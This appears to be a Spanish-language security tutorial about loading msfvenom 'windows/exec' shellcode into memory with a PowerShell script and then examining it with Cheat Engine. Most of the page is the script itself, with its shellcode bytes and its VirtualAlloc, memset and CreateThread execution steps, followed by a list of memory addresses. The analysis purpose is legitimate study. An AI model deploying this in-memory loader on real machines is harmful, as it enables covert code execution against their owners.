


Analizar con Cheat Engine un payload de ejecución de comandos arbitrarios para ejecutar PowerShell

Script para cargar en memoria y ejecutar un payload de ejecución de comandos arbitrarios en PowerShell

[crayon-6a9d60046c7c5633864646/]

Direcciones utilizadas para cargar la shellcode con el payload



```
16318611
16318612
16318613
16318614
16318615
16318616
16318617
16318618
16318619
16318620
16318621
16318622
16318623
16318624
16318625
16318626
16318627
16318628
16318629
16318630
16318631
16318632
16318633
16318634
16318635
16318636
16318637
16318638
16318639
16318640
16318641
16318642
16318643
16318644
16318645
16318646
16318647
16318648
16318649
16318650
16318651
16318652
16318653
16318654
16318655
16318656
16318657
16318658
```

```
Sin título1.ps1* X
15 # Declarar la variable que tiene la shellcode con el payload
16 # msfvenom -p windows/exec CMD="powershell" EXITFUNC=thread -f powershell
17 [Byte[]] $buf = 0xfc,0xe8,0x82,0x0,0x0,0x60,0x89,0xe5,0x31
18 $buf += 0xc0,0x64,0x8b,0x50,0x30,0x8b,0x52,0xc,0x8b,0x52
19 $buf += 0x14,0x8b,0x72,0x28,0xf,0xb7,0x4a,0x26,0x31,0xff
20 $buf += 0x8c,0x3c,0x61,0x7c,0x2,0x2c,0x20,0xc1,0xcf,0xd
21 $buf += 0x1,0xc7,0xe2,0xf2,0x52,0x57,0x8b,0x52,0x10,0x8b
22 $buf += 0x4a,0x3c,0x8b,0x4c,0x11,0x78,0xe3,0x48,0x1,0xd1
23 $buf += 0x51,0x8b,0x59,0x20,0x1,0xd3,0x8b,0x49,0x18,0xe3
24 $buf += 0x3a,0x49,0x8b,0x34,0x8b,0x1,0xd6,0x31,0xff,0xac
25 $buf += 0xc1,0xcf,0xd,0x1,0xc7,0x38,0xe0,0x75,0xf6,0x3
26 $buf += 0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe4,0x58,0x8b,0x58
27 $buf += 0x24,0x1,0xd3,0x66,0x8b,0xc,0x4b,0x8b,0x58,0x1c
28 $buf += 0x1,0xd3,0x8b,0x4,0x8b,0x1,0xd0,0x89,0x44,0x24
29 $buf += 0x24,0x5b,0x5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0x5f
30 $buf += 0x5f,0x5a,0x8b,0x12,0xeb,0x8d,0x5d,0x6a,0x1,0x8d
31 $buf += 0x85,0xb2,0x0,0x0,0x0,0x50,0x68,0x31,0x8b,0x6f
32 $buf += 0x87,0xff,0xd5,0xbb,0xe0,0x1d,0x2a,0xa,0x68,0xa6
33 $buf += 0x95,0xbd,0x9d,0xff,0xd5,0x3c,0x6,0x7c,0xa,0x80
34 $buf += 0xfb,0xe0,0x75,0x5,0xbb,0x47,0x13,0x72,0x6f,0x6a
35 $buf += 0x0,0x53,0xff,0xd5,0x70,0x6f,0x77,0x65,0x72,0x73
36 $buf += 0x68,0x65,0xc,0x6c,0x0
37
38 # Calcular el tamaño necesario para la asignación VirtualAlloc
39 $size = 0x1000
40 if ($buf.Length -gt 0x1000) {$size = $buf.Length}
41
42 # Asignar una página de memoria
43 # Solo funciona si el tamaño del tercer parámetro es al menos 0x1000
44 # Permisos RWX
45 $x=$winFunc::VirtualAlloc(0,0x1000,$size,0x40)
46
47 # Añadir la shellcode con el payload a la memoria
48 for ($i=0;$i -le ($buf.Length-1);$i++) {$winFunc::memset([IntPtr]($x.ToInt32()+$i), $buf[$i], 1)}
49
50 # Ejecutar el payload
51 $winFunc::CreateThread(0,0,$x,0,0,0)
```

Analizar con Cheat Engine el payload de ejecución de comandos arbitrarios cargado en PowerShell



Relación entre la shellcode y la carga en memoria desde Cheat Engine

